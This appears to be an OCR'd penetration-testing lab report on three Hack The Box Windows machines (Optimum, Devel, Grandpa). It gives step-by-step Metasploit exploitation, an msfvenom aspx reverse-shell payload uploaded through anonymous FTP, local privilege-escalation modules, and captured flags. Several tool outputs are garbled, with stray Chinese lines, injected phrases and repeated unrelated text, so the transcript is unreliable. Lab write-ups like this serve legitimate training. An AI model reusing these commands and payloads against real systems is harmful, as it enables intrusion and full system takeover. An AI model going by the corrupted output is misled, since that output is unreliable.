
Proof of Concept Code Here & Initial Shell Screenshot:

- 1) After the Nmap scanning I saw that the port 80 is open so, I enter the Ip and get a website and in the bottom of it I saw the first info about the server. I click it and transfer to the company of this http file server manned rejetto



בדיקות חסן תשתיות

זוח מעבדות נמר



2) Next, I search exploit for rejecto-http-file-server in 'metasploit' and I have found one

בדיקות חסן תשתיות

דוח מעבדות נמר

- 3) After that I filed all the info about the target and run it and get a session to the target + user flag and administrator flag

```
msf6 exploit(windows/http/rejetto_hfs_exec) > set LHOST 10.10.14.2
LHOST => 10.10.14.2
msf6 exploit(windows/http/rejetto_hfs_exec) > set RHOSTS 10.10.10.8
RHOSTS => 10.10.10.8
msf6 exploit(windows/http/rejetto_hfs_exec) > run
[*] Started reverse TCP handler on 10.10.14.2:4444
[*] Using URL: http://10.10.14.2:8080/f3M3UhbH4dmUuhz
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /f3M3UhbH4dmUuhz
[*] Sending stage (175686 bytes) to 10.10.10.8
[!] Tried to delete %TEMP%\dxCjOLnLyeXeRu.vbs, unknown result
[*] Meterpreter session 1 opened (10.10.14.2:4444 → 10.10.10.8:49162) at 2022-11-24 08:37:11
[*] Server stopped.

meterpreter > sysinfo
Computer       : OPTIMUM
OS             : Windows 2012 R2 (6.3 Build 9600).
Architecture   : x64
System Language: el_GR
Domain        : HTB
Logged On Users: 3
Meterpreter    : x86/windows
meterpreter > whoami
[-] Unknown command: whoami
meterpreter > shell
Process 2680 created.
Channel 2 created.
Microsoft Windows [Version 6.3.9600]

C:\Users\kostas\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is EE82-226D

Directory of C:\Users\kostas\Desktop

01/12/2022  12:35    <DIR>          .
01/12/2022  12:35    <DIR>          ..
01/12/2022  12:35    <DIR>          %TEMP%
18/03/2017  02:11    contain no m 760.320 hfs.exe
01/12/2022  12:04    34 user.txt
                  2 File(s)      760.354 bytes
                  3 Dir(s)     5.661.638.656 bytes free

C:\Users\kostas\Desktop>cat user.txt
cat user.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\kostas\Desktop>type user.txt
type user.txt
b79bc8f844c5d3767378cd908440e9e0
```

```
C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is EE82-226D

Directory of C:\Users\Administrator\Desktop

18/03/2017  02:14    <DIR>          .
18/03/2017  02:14    <DIR>          ..
01/12/2022  12:04    34  root.txt
... It's guaranteed 1 File(s) ... no malware 34 bytes
      2 Dir(s)   5.661.638.656 bytes free

C:\Users\Administrator\Desktop>cat root.txt
cat root.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\Administrator\Desktop>type root.txt
type root.txt
b8e8fa32e03a5223ccd4bf439168168f
```

Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited: exploit named MS16-032

Vulnerability Explanation: exploit in the module exploits the lack of sanitization of standard handles in Windows' Secondary Logon Service

Vulnerability Fix: security update

Severity: High

Proof Screenshot Here:

- 1) After getting the basic connection on the system, I searched for a way to escalate privilege to NT authority. So, I used a module called 'use post/multi/recon/local_exploit_suggester' that can give me suggestions for vulnerabilities

```
meterpreter > background
[*] Backgrounding session 2...
[*] Backgrounder session 2...
msf6 exploit(windows/http/rejetto_hfs_exec) > use post/multi/recon/local_exploit_suggester
[*]选用模块: post/multi/recon/local_exploit_suggester
[*]显示选项
Module options (post/multi/recon/local_exploit_suggester):
  Introduction
  Name          Current Setting  Required  Description
  SESSION       yes            yes        The session to run this module on
  SHOWDESCRIPTION  false         yes        Displays a detailed description for the available exploits
[*]文件共享
View the full module info with the info, or info -d command.
[*]模块信息
[*]设置会话
[*]运行模块
[*]本地漏洞收集
[*]尝试174个exploit检查
[*]目标可能脆弱
[*]服务可能运行，但无法验证
[*]运行检查方法
[*]有效模块
[*]自定义
#  名称模板          可能脆弱?  检查结果
-  -
1  exploit/windows/local/bypassuac_eventvwr  Yes      目标可能脆弱。
2  exploit/windows/local/ms16_032_secondary_logon_handle_privesc  Yes      服务正在运行，但无法验证。
```

בדיקות חסן תשתיות

דוח מעבדות נמר

- 2) I choose the second option filed all the info of the target and run it. When it's complete I get the NT authority privilege

```
msf6 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > set LHOST 10.10.14.6
LHOST => 10.10.14.6
msf6 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > set SESSION 2
SESSION => 2
msf6 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > run
[*] Started reverse TCP handler on 10.10.14.6:4444
[+] Compressed size: 1160
[!] Executing 32-bit payload on 64-bit ARCH, using SYSWOW64 powershell
[*] Writing payload file, C:\Users\kostas\AppData\Local\Temp\SkbYDTjA.ps1 ...
[*] Compressing script contents ...
[+] Compressed size: 3749
[*] Executing exploit script ...
[!] Features [by b33f → @FuzzySec]
[?] Operating system core count: 2
[>] Duplicating CreateProcessWithLogonW handle
[?] Done, using thread handle: 2116
[*] Sniffing out privileged impersonation token..
[*] Thread belongs to: svchost
[*] Thread suspended
[*] Wiping current impersonation token
[*] Description
You can use HFS (HTTP File Server) to send and receive files.
It's different from classic file sharing because it uses web
adapters to be more compatible with modern file systems.
```

```
[*] Not yet handle leak Batman, we have a SYSTEM shell...
[*] Description
R4QNLB3YGw7LhiVz2JB0jeBaoM6CZl7i
[*] meterpreter > 
[*] Already running as SYSTEM
[*] meterpreter > sysinfo
Computer       : OPTIMUM
OS            : Windows 2012 R2 (6.3 Build 9600).
Architecture   : x64
System Language: el_GR
Domain        : HTB
Logged On Users: 4
Meterpreter    : x86/windows/malware
[*] meterpreter > shell
Process 2496 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>whoami
whoami
nt authority\system
[*] Description
You can use HFS (HTTP File Server) to send and receive files.
It's different from classic file sharing because it uses web
adapters to be more compatible with modern file systems.

C:\Users\kostas\Desktop>^C
Terminate channel 1? [y/N] y
[*] meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
[*] meterpreter >
```

System IP: 10.10.10.5

(Devel)

Service Enumeration

| Server IP Address | Ports Open |
|-------------------|--------------------|
| 10.10.10.5 | TCP: 21, 80 |
| | UDP: |

Nmap Scan Results:

```
[root@kali]# nmap -sV -sC -A 10.10.10.5
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-01 06:41 EST
Nmap scan report for 10.10.10.5
Host is up (0.15s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Microsoft ftpd
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17 01:06AM <DIR>      aspnet_client
| 11-30-22 05:54AM          2908 exploit.aspx
| 03-17-17 04:37PM          689 iisstart.htm
| 11-30-22 06:01AM          3444 rev.aspx
| 11-30-22 06:06AM          2920 richer.aspx
| 11-30-22 06:10AM          2901 richer2.aspx
| 11-30-22 05:59AM          9 test.aspx
| 11-30-22 05:59AM          6 test.html
| 11-30-22 05:51AM          16 test.txt
| 03-17-17 04:37PM          184946 welcome.png
| ftp-syst:
|_ SYST: Windows_NT
80/tcp    open  http     Microsoft IIS httpd 7.5
|_http-title: IIS7
|_http-server-header: Microsoft-IIS/7.5
| http-methods:
|_ Potentially risky methods: TRACE
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: phone|general purpose|specialized
Running (JUST GUESSING): Microsoft Windows Phone|2008|8.1|Vista|7|2012 (92%)
OS CPE: cpe:/o:microsoft:windows cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8.1 cpe:sta:- cpe:/o:microsoft:windows_vista::sp1 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2012
Aggressive OS guesses: Microsoft Windows Phone 7.5 or 8.0 (92%), Microsoft Windows Server 2008 R2 or Windows 8 (91%), Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (91%), Microsoft Windows 8.1 Update 1 (90%), Microsoft Windows 7 or Windows Server 2008 R2 (90%), Microsoft Windows 7 (90%), Microsoft Windows 7 SP1 or Windows Server 2008 R2 (90%)
```

Initial Shell Vulnerability Exploited

Additional info about where the initial shell was acquired from

Vulnerability Explanation: The vulnerability is caused by 2 main problems

- 1) The option to connect to the ftp server with an anonymous user and without a password
- 2) The path where files are uploaded is the path of the web server so that files uploaded by each user can be accessed

Vulnerability Fix: canceling the option to connect through an anonymous user and changing the file upload path of the ftp server

Severity: High

Proof of Concept Code Here & initial Shell Screenshot:

1) After the Nmap scan I saw that the 'ftp' server port is open and that I can connect to him with user Anonymous without a password. I was able to connect and I notice that it's contain the file of the web server

```
└─(root㉿kali)-[~/home/kali]
└─# ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:kali): Anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
229 Entering Extended Passive Mode (|||49223|)
125 Data connection already open; Transfer starting.
03-18-17 01:06AM      <DIR>          aspnet_client
11-30-22 05:54AM            2908 exploit.aspx
03-17-17 04:37PM            689 iisstart.htm
11-30-22 06:01AM            3444 rev.aspx
11-30-22 06:06AM            2920 richer.aspx
11-30-22 06:10AM            2901 richer2.aspx
11-30-22 05:59AM            9 test.aspx
11-30-22 05:59AM            6 test.html
11-30-22 05:51AM            16 test.txt
03-17-17 04:37PM           184946 welcome.png
226 Transfer complete.
ftp>
```

בדיקות חסן תשתיות זוח מעבדות גמר

- 1) Next, I was decided to build a reverse shell with the aspx extension because the web server is Microsoft's IIS7

```
(root㉿kali)-[~/home/kali]
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.3 LPORT=5555 -f aspx -o shell.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of aspx file: 2883 bytes
Saved as: shell.aspx

(root㉿kali)-[~/home/kali]
# ls
19033.txt    beepboxpassword    Documents           lpdprint.py    Public      root.hash    shell.aspx
37637.pl     beepboxusers      Downloads          Music        rev.aspx   root_pass.txt Templates
AutoPE       Desktop          'HostKeyAlgorithms=+ssh-rsa' Pictures    rev.exe     sammy.hash   troll

(root㉿kali)-[~/home/kali]
#
```

- 2) After I created the shell, I uploaded that to the ftp server

```
[root@kali)-[/home/kali]
# ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:kali): Anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
229 Entering Extended Passive Mode (|||49225|)
150 Opening ASCII mode data connection.
03-18-17 01:06AM <DIR> aspnet_client
11-30-22 05:54AM 2908 exploit.aspx
03-17-17 04:37PM 689 iisstart.htm
11-30-22 06:01AM 3444 rev.aspx
11-30-22 06:06AM 2920 richer.aspx
11-30-22 06:10AM 2901 richer2.aspx
11-30-22 05:59AM 9 test.aspx
11-30-22 05:59AM 6 test.html
11-30-22 05:51AM 16 test.txt
03-17-17 04:37PM 184946 welcome.png
226 Transfer complete.
ftp> put shell.aspx
local: shell.aspx remote: shell.aspx
229 Entering Extended Passive Mode (|||49226|)
150 Opening ASCII mode data connection.
100% [*****] 2923 bytes sent in 00:00 (14.30 KiB/s)
226 Transfer complete.
```

3) Next, I opened a listener and go the path of the shell in the web browser

The screenshot shows a Kali Linux desktop environment. In the foreground, a terminal window displays Metasploit module options for a 'multi/handler' module. The options include:

- Module options (exploit/multi/handler):**

| Name | Current Setting | Required | Description |
|-------|-----------------|----------|--|
| LHOST | | yes | The listen address (an interface may be specified) |
| LPORT | 4444 | yes | The listen port |
- Payload options (generic/shell_reverse_tcp):**

| Name | Current Setting | Required | Description |
|-------|-----------------|----------|--|
| LHOST | | yes | The listen address (an interface may be specified) |
| LPORT | 4444 | yes | The listen port |
- Exploit target:**

| Id | Name |
|----|-----------------|
| -- | |
| 0 | Wildcard Target |

Below the terminal, a browser window titled "Hack The Box :: Hack The Box" shows the URL "10.10.10.5/shell.aspx". The page content is a Metasploit exploit code snippet, which includes the module and payload options, and ends with a command-line session showing the exploit being run and a meterpreter session opening.

```
Module options (exploit/multi/handler):
=====
Name      Current Setting  Required  Description
----      --              --        --
LHOST                yes       The listen address (an interface may be specified)
LPORT                4444      yes       The listen port

Payload options (generic/shell_reverse_tcp):
=====
Name      Current Setting  Required  Description
----      --              --        --
LHOST                yes       The listen address (an interface may be specified)
LPORT                4444      yes       The listen port

Exploit target:
=====
Id  Name
--  --
0   Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LPORT 5555
LPORT => 5555
msf6 exploit(multi/handler) > set LHOST 10.10.14.3
LHOST => 10.10.14.3
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.3:5555
[*] Sending stage (175686 bytes) to 10.10.10.5
[*] Meterpreter session 1 opened (10.10.14.3:5555 -> 10.10.10.5:49228) at 2022-12-01 20:14:45

meterpreter >
```

- 4) After I get the basic shell, I was trying to find the user flag and maybe the root flag but I notice that I can't do it without perform a privilege escalation

```
c:\Users>dir
dir
Volume in drive C has no label.
Volume Serial Number is 137F-3971

Directory of c:\Users

18/03/2017  01:16    <DIR>          .
18/03/2017  01:16    <DIR>          ..
18/03/2017  01:16    <DIR>          Administrator
17/03/2017  04:17    <DIR>          babis
18/03/2017  01:06    <DIR>          Classic .NET AppPool
14/07/2009  09:20    <DIR>          Public
                           0 File(s)           0 bytes
                           6 Dir(s)   4.499.996.672 bytes free

c:\Users>cd babis
cd babis
Access is denied.

c:\Users>cd Administrator
cd Administrator
Access is denied.
```

Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited: Microsoft Security **MS13-053**

Vulnerability Explanation: The vulnerabilities were in Windows Kernel-Mode Drivers that could Allow Remote Code Execution

Vulnerability Fix: Immediately update the system

Severity: High

Exploit Code & Proof Screenshot Here:

- 1) After seeing that I couldn't do much with the normal permission, I looked for a way to escalate permissions with the module: post/multi/recon/local_exploit_suggester

```
Terminate channel 1? [y/N] y
[*] Backgrounding session 1 ...
[*] msf6 exploit(multi/handler) > use post/multi/recon/local_exploit_suggester
[*] msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):
  Name          Current Setting  Required  Description
  ____          _____          _____
  SESSION        yes            yes       The session to run this module on
  SHOWDESCRIPTION  false          yes       Displays a detailed description for the available exploits

View the full module info with the info, or info -d command.

[*] msf6 post(multi/recon/local_exploit_suggester) > set SESSION 1
SESSION => 1
[*] msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.5 - Collecting local exploits for x86/windows ...
[*] 10.10.10.5 - 174 exploit checks are being tried ...
[+] 10.10.10.5 - exploit/windows/local/bypassuac_eventwvr: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms10_092_schelevator: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms15_004_tswbproxy: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ntuserndragover: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Running check method for exploit 41 / 41
[*] 10.10.10.5 - Valid modules for session 1:
```

- 2) Next, I looked on the result and try run some modules until one of them was fix to me

| # | Name | Potentially Vulnerable? | Check Result |
|----|---|-------------------------|---|
| 1 | exploit/windows/local/bypassuac_eventvwr | Yes | The target appears to be vulnerable. |
| 2 | exploit/windows/local/ms10_015_kitrap0d | Yes | The service is running, but could not be validated. |
| 3 | exploit/windows/local/ms10_092_schelevator | Yes | The service is running, but could not be validated. |
| 4 | exploit/windows/local/ms13_053_schlamperei | Yes | The target appears to be vulnerable. |
| 5 | exploit/windows/local/ms13_081_track_popup_menu | Yes | The target appears to be vulnerable. |
| 6 | exploit/windows/local/ms14_058_track_popup_menu | Yes | The target appears to be vulnerable. |
| 7 | exploit/windows/local/ms15_004_tswbproxy | Yes | The service is running, but could not be validated. |
| 8 | exploit/windows/local/ms15_051_client_copy_image | Yes | The target appears to be vulnerable. |
| 9 | exploit/windows/local/ms16_016_webdav | Yes | The service is running, but could not be validated. |
| 10 | exploit/windows/local/ms16_032_secondary_logon_handle_privesc | Yes | The service is running, but could not be validated. |
| 11 | exploit/windows/local/ms16_075_reflection | Yes | The target appears to be vulnerable. |
| 12 | exploit/windows/local/ntusermdragover | Yes | The target appears to be vulnerable. |
| 13 | exploit/windows/local/ppr_flatten_rec | Yes | The target appears to be vulnerable. |

And I decided to use it

```
msf6 exploit(windows/local/bypassuac_eventvwr) > use exploit/windows/local/ms13_053_schlamperei
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/ms13_053_schlamperei) > show options

Module options (exploit/windows/local/ms13_053_schlamperei):
Name      Current Setting  Required  Description
SESSION          yes        The session to run this module on

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC    thread        yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST      192.168.136.135  yes        The listen address (an interface may be specified)
LPORT      4444           yes        The listen port

Exploit target:
Id  Name
--  --
0   Windows 7 SP0/SPI1

View the full module info with the info, or info -d command.

msf6 exploit(windows/local/ms13_053_schlamperei) > set LHOST 10.10.14.3
LHOST => 10.10.14.3
msf6 exploit(windows/local/ms13_053_schlamperei) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/ms13_053_schlamperei) > run

[*] Started reverse TCP handler on 10.10.14.3:4444
[*] Launching notepad to host the exploit...
```

- 3) After it's finished to run, I saw that I get the privilege escalation NT authority on the system

```
msf6 exploit(windows/local/ms13_053_schlamperei) > run
[*] Started reverse TCP handler on 10.10.14.3:4444
[*] Launching notepad to host the exploit ...
[+] Process 3444 launched.
[*] Reflectively injecting the exploit DLL into 3444 ...
[*] Injecting exploit into 3444 ...
[*] Found winlogon.exe with PID 428
[+] Everything seems to have worked, cross your fingers and wait for a SYSTEM shell
[*] Sending stage (175686 bytes) to 10.10.10.5
[*] Meterpreter session 2 opened (10.10.14.3:4444 → 10.10.10.5:49230) at 2022-12-01 10:44:44 -0200

meterpreter > sysinfo
Computer       : DEVEL
OS             : Windows 7 (6.1 Build 7600).
Architecture   : x86
System Language: el_GR
Domain         : HTB
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter > shell
Process 3908 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

- 4) Next, I could easily to find the user flag & root flag

```
C:\Users\babis\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 137F-3971

Directory of C:\Users\babis\Desktop
11/02/2022  03:54    <DIR>
11/02/2022  03:54    <DIR>
30/11/2022  05:46    34 user.txt
                   1 File(s)      34 bytes
                   2 Dir(s)  4.499.996.672 bytes free

C:\Users\babis\Desktop>type user.txt
type user.txt
1b7ed6ef9fa18d5ac43e756a7c855fc5

C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 137F-3971

Directory of C:\Users\Administrator\Desktop
14/01/2021  11:42    <DIR>
14/01/2021  11:42    <DIR>
30/11/2022  05:46    34 root.txt
                   1 File(s)      34 bytes
                   2 Dir(s)  4.499.996.672 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
fd109efc3ce5b3533c0e894dab2967ae
```

System IP: 10.10.10.14

(Grandpa)

Service Enumeration

| Server IP Address | Ports Open |
|-------------------|----------------|
| 10.10.10.14 | TCP: 80 |
| | UDP: |

Nmap Scan Results:

```
[root@kali)-[/home/kali]
# nmap -sV -sC -A 10.10.10.14
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-06 07:48 EST
Nmap scan report for 10.10.10.14
Host is up (0.16s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Microsoft IIS httpd 6.0
| http-webdav-scan:
|   WebDAV type: Unknown
|   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
|   Server Date: Tue, 06 Dec 2022 12:49:12 GMT
|   Server Type: Microsoft-IIS/6.0
| http-methods:
|_  Potentially risky methods: TRACE COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT MOVE MKCOL PROPPATCH
| http-server-header: Microsoft-IIS/6.0
| http-title: Under Construction
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
```

Initial Shell Vulnerability Exploited

Additional info about where the initial shell was acquired from


Vulnerability Explanation: The vulnerability was found in the version of the web server (IIS6)

Vulnerability Fix: Upgrade the version of the Microsoft web server

Severity: High

Proof of Concept Code Here & Initial Shell Screenshot:

- 1) After the Nmap scan I saw that only port 80 is open so I tried to see in the browser what I'll get but I was getting only a default page. I tried to use the tool 'gobuster' to check if there is a hidden paths but it's not got me anywhere so, I search about the version of the web server (IIS6) and discover a vulnerability on the site 'exploit database'



בדיקות חסן תשתיות

דוח מעבדות נמר

2) Next, I was searching the vulnerability on msfconsole in kali and found it

```
[root@kali]# msfconsole -q
msf6 > search ScStoragePathFromUrl
[!] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > show options

Module options (exploit/windows/iis/iis_webdav_scstoragepathfromurl):
Name          Current Setting  Required  Description
MAXPATHLENGTH 60            yes       End of physical path brute force
MINPATHLENGTH 3             yes       Start of physical path brute force
Proxies        no            no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS         yes           yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT          80            yes      The target port (TCP)
SSL            false          no       Negotiate SSL/TLS for outgoing connections
TARGETURI      /             yes      Path of IIS 6 web application
VHOST          /             no       HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):
Name          Current Setting  Required  Description
EXITFUNC      process        yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST          192.168.136.135 yes       The listen address (an interface may be specified)
LPORT          4444           yes       The listen port

View the full module info with the info, or info -d command.
```

3) After filling in the details I ran the module and got a meterprter session

```
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > set RHOSTS 10.10.10.14
RHOSTS => 10.10.10.14
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > set LHOST 10.10.14.25
LHOST => 10.10.14.25
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > run

[*] Started reverse TCP handler on 10.10.14.25:4444
[*] Trying path length 3 to 60 ...
[*] Sending stage (175686 bytes) to 10.10.10.14
[*] Meterpreter session 1 opened (10.10.14.25:4444 -> 10.10.10.14:1030) at 2022-12-06 10:13:45 -0500

meterpreter > sysinfo
```

- 4) Next, I open a shell and I was trying to get the flags of user and administrator but I notice that I could not to do it because the limited permissions

```
Directory of C:\Documents and Settings

04/12/2017  04:32  PM    <DIR>   .
04/12/2017  04:32  PM    <DIR>   ..
04/12/2017  04:12  PM    <DIR>   Administrator
04/12/2017  04:03  PM    <DIR>   All Users
04/12/2017  04:32  PM    <DIR>   Harry
          0 File(s)           0 bytes
          5 Dir(s)  1,084,919,808 bytes free

C:\Documents and Settings>cd Harry
cd Harry
Access is denied.

C:\Documents and Settings>cd Administrator
cd Administrator
Access is denied.

C:\Documents and Settings>whoami
whoami
nt authority\network service

C:\Documents and Settings>■
```

Next, I started to process of privilege escalation to get the users flags and become the admin on the system.

Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited: The system had a vulnerability called MS14-070.

Vulnerability Explanation: The problem there is the Windows TCP/IP stack (Tcipip.sys, tcpip6.sys) fails

Vulnerability Fix: Update the service

Severity: High

Exploit Code & Proof Screenshot Here:

- 1) First, I put the session in the background and used the module exploit_suggester for finding possibility vulnerabilities on the target.

```
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):
Name      Current Setting  Required  Description
SESSION          yes        The session to run this module on
SHOWDESCRIPTION  false       yes       Displays a detailed description for the available exploits

View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > set SESSION 1
SESSION => 1
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.14 - Collecting local exploits for x86/windows ...
[*] 10.10.10.14 - 174 exploit checks are being tried ...
[*] 10.10.10.14 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[*] 10.10.10.14 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[*] 10.10.10.14 - exploit/windows/local/ms14_070_tcpip_ioctl: The target appears to be vulnerable.
[*] 10.10.10.14 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[*] 10.10.10.14 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[*] 10.10.10.14 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Running check method for exploit 41 / 41
[*] 10.10.10.14 - Valid modules for session 1:

Exploit:  / 
Vulnerable App: 

#  Name
- 
1  exploit/windows/local/ms10_015_kitrap0d
2  exploit/windows/local/ms14_058_track_popup_menu
3  exploit/windows/local/ms14_070_tcpip_ioctl
4  exploit/windows/local/ms15_051_client_copy_image
5  exploit/windows/local/ms16_016_webdav
6  exploit/windows/local/ppr_flatten_rec

Potentially Vulnerable?  Check Result
Yes   The service is running, but could not be validated.
Yes   The target appears to be vulnerable.
Yes   The target appears to be vulnerable.
Yes   The target appears to be vulnerable.
Yes   The service is running, but could not be validated.
Yes   The target appears to be vulnerable.
```

- 2) I was picking the exploit of **MS14-070** After filling in the details I ran the module. The exploit was complete but I can't get an access

```
msf6 exploit(windows/local/ms14_070_tcpip_ioctl) > show options
Module options (exploit/windows/local/ms14_070_tcpip_ioctl):
  Name      Current Setting  Required  Description
  ----      --------------  --        --
  SESSION          yes       yes      The session to run this module on
  PAYLOAD          windows/meterpreter/reverse_tcp
  Name      Current Setting  Required  Description
  ----      --------------  --        --
  EXITFUNC        thread     yes      Exit technique (Accepted: '', seh, thread, process, none)
  LHOST           192.168.136.135  yes      The listen address (an interface may be specified)
